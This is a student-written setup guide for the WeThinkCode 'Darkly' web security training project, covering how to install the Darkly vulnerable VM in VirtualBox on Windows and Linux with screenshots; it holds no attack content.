

WeTHINKCODE_

WEB II

PROJECT II

Darkly:

There is something wrong...

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1 INTRODUCTION

The aim of this project is to introduce you to computer security in the web domain. You will be able to discover OWASP, which is, no more and no less, the biggest web security project to date. You will also understand what a lot of frameworks do in an automatic and completely transparent way for you.

You will need to use a virtual machine (i386) to validate this project. Once your machine is started with the ISO supplied with the subject. Requirements:

- Virtual Box
- darkly.iso ([download here](#))
- Patience
- The Ability to keep your wits about you
- Other stuff (probably)

2 GETTING STARTED

2.1 Windows

Windows Installation*: Ensure that you have the latest version[[1](#)] of VirtualBox for Windows or download it from the [VirtualBox Website](#) or Windows Store.

2.1.1 Create Virtual Machine

Begin by Creating a new Virtual Machine. To do this click on the blue icon labelled new as shown in Figure [1 on the following page](#).

2.1.2 Name & Operating System

You have to give your Virtual Machine a new name, I have chosen 'Darkly'. Make sure to pick a folder for storage of the Virtual Machine or leave it to the default provided by Virtual Box.

You will have to choose the 'type' of machine you are creating. At this point you must select 'Linux' as this is what the Darkly.iso is based from. You will be given options or 'flavours' to choose from. Pick 'Other 64-bit'. This is best shown in Figure [2 on the next page](#).

Please do take note that the Darkly VM will not work if it is not 64-bit.

* Information provided is correct for current users configuration i.e Windows Home 10:2004, results may differ for other configurations




Figure 1: New Virtual Machine Setup




Figure 2: Setup Of Operating System Type and Name

2.1.3 *Memory Size*

Selecting a memory size is the next step. Darkly will not be actively running as another Virtual Machine would. Therefore only a limited amount of RAM is required. The recommended size is 512MB.

To set the memory size, a slide is used, as shown in Figure 3 on the following page.

You can also set it using manually by typing in the value.




Figure 3: Virtual Box Memory Size Settings

2.1.4 Storage Type

Ensure that you have the size Dynamically allocated as shown in Figure 4 on the next page. If you would like a fixed size, it is okay, but this entails your Hard Disk being allocated upfront.

Please note, you have not selected your Hard Disk size so it is key to ensure you are aware of how much space you have free before allocating a fixed space size.

2.1.5 Hard Disk File Type

Select VirtualBox Disk Image as shown in Figure 5 on page 8. This is the best decision because the Machine will not be migrated to other Virtual Machine Players like VMWare etc. The use is short-term.

2.1.6 File Location & Size

This is where you can set up the location for your Virtual Box Machine to store its data. Remember that the machine can be stored in one location but the simulation of its Hard Disk can be stored on a Flash Drive or External Drive if you wish.

I have decided to retain the local drive as the storage location. This is the default VirtualBox directory. You can select any size you wish, I have selected 1,99GB to keep my box small as shown in Figure 6 on page 8. I can amend this later if I need to.




Figure 4: Virtual Box Storage Type

2.1.7 Mount Disk Image

The next step is to mount the Darkly.iso disk as a form of storage. Click on your image 'Darkly' or whatever you may have named it, on the lefthand navigation panel as shown in Figure 7 on page 9.




Figure 5: Virtual Box Disk Type




Figure 6: Virtual Box Hard Disk Location and Size




Figure 7: Virtual Box Setup of Disk Drive Mount Darkly.iso Image

Next click on Settings -> Storage -> IDE Secondary Master. After this, navigate to the folder where the ISO is located. Mount it and you will see it listed as shown in Figure 7.

Click Start (Green arrow pointing right) to commence running the image.

2.1.8 Set Network Bridge

On the lefthand navigation-bar, Select Network -> Adaptor 1. Change the settings from a NAT Adaptor as would be the default, and set it to a 'Bridge' connection. as shown in Figure 8 on the following page.

2.1.9 Run Disk Image

As shown in Figure 9 on the next page, you are expected to select 'Darkly_i386.iso' as the start-up disk. This will then complete the Installation process.




Figure 8: Virtual Box Landing, on Ubuntu




Figure 9: Virtual Box Start-up Disk Selector

2.1.10 Don't Panic! Loading Screen

Don't Panic, it's just a loading screen

2.1.11 More Loading Screens

If you are seeing the figure shown in Figure 11 on the following page you are making good progress and must hang in there.

2.1.12 Up & Running

The new IP Address should look different to the first one and should be similar to your own IP address after running 'ifconfig'. You should see a similar figure to that shown in Figure 12 on page 12.




Figure 10: Virtual Box Loading Screen Splash Purple




Figure 11: More Virtual Box Loading Screens

2.1.13 BornToSec

If you see the same figure on your screen as the one shown on [Figure 13 on the following page](#), then you have successfully setup your Virtual Machine.

TIME TO DO THE FUN STUFF!




Figure 12: Virtual Box Fully Loaded Screen with IP Address & Prompt




Figure 13: BornToSec Homepage

FUN NOTES: If you look at one of the tabs on Figure 13 you will notice that there is one for "How to take a screenshot on Windows". I will be honest, for as long as I have used windows, I have never needed to take a screenshot. It has always seemed cumbersome because it wasn't just a hotkey like Linux.

I highly recommend the Snipping Tool

2.2 Linux

Linux Installation^{**}: Begin by ensuring that you have Virtual Box installed on your system[2], if not type:

```
$ sudo apt-get install virtualbox
```

2.2.1 Create Virtual Machine




Figure 14: New Virtual Machine Setup

Begin by Creating a new Virtual Machine. To do this click on the blue icon labelled new as shown in Figure 14.

2.2.2 Name & Operating System



Figure 15: Setup Of Operating System Type and Name

You have to give your Virtual Machine a new name, I have chosen 'Darkly'. Make sure to pick a folder for storage of the Virtual Machine or leave it to the default provided by Virtual Box.

^{**} Snap install is not available for all Linux Distros, this is expected to work on Ubuntu and Debian flavours

You will have to choose the 'type' of machine you are creating. At this point you must select 'Linux' as this is what the Darkly.iso is based from. You will be given options or 'flavours' to choose from. Pick 'Other 64-bit'. This is best shown in [Figure 15 on the previous page](#).

Please do take note that the Darkly VM will not work if it is not 64-bit.

2.2.3 Memory Size




Figure 16: Virtual Box Memory Size Settings

Selecting a memory size is the next step. Darkly will not be actively running as another Virtual Machine would. Therefore only a limited amount of RAM is required. The recommended size is 512MB but in my opinion I believe 1024MB is the best.

To set the memory size, a slide is used, as shown in [Figure 16](#).

You can also set it using manually by typing in the value.

2.2.4 Hard Disk File Type

Select VirtualBox Disk Image as shown in [Figure 17 on the next page](#). This is the best decision because the Machine will not be migrated to other Virtual Machine Players like VMWare etc. The use is short-term.

2.2.5 Storage Type

Ensure that you have the size Dynamically allocated as shown in [Figure 18 on the following page](#). If you would like a fixed size, it is okay, but this entails your Hard Disk being allocated upfront.

Please note, you have not selected your Hard Disk size so it is key to ensure you are aware of how much space you have free before allocating a fixed space size.




Figure 17: Virtual Box Disk Type



Figure 18: Virtual Box Storage Type

2.2.6 File Location & Size

This is where you can set up the location for your Virtual Box Machine to store its data. Remember that the machine can be stored in one location but the simulation of its Hard Disk can be stored on a Flash Drive or External Drive if you wish.

I have decided to retain the local drive as the storage location. This is the default VirtualBox directory. You can select any size you wish, I have selected 1,99GB to keep my box small as shown in Figure 19 on the next page. I can amend this later if I need to.




Figure 19: Virtual Box Hard Disk Location and Size




Figure 20: Virtual Box Settings Navigation

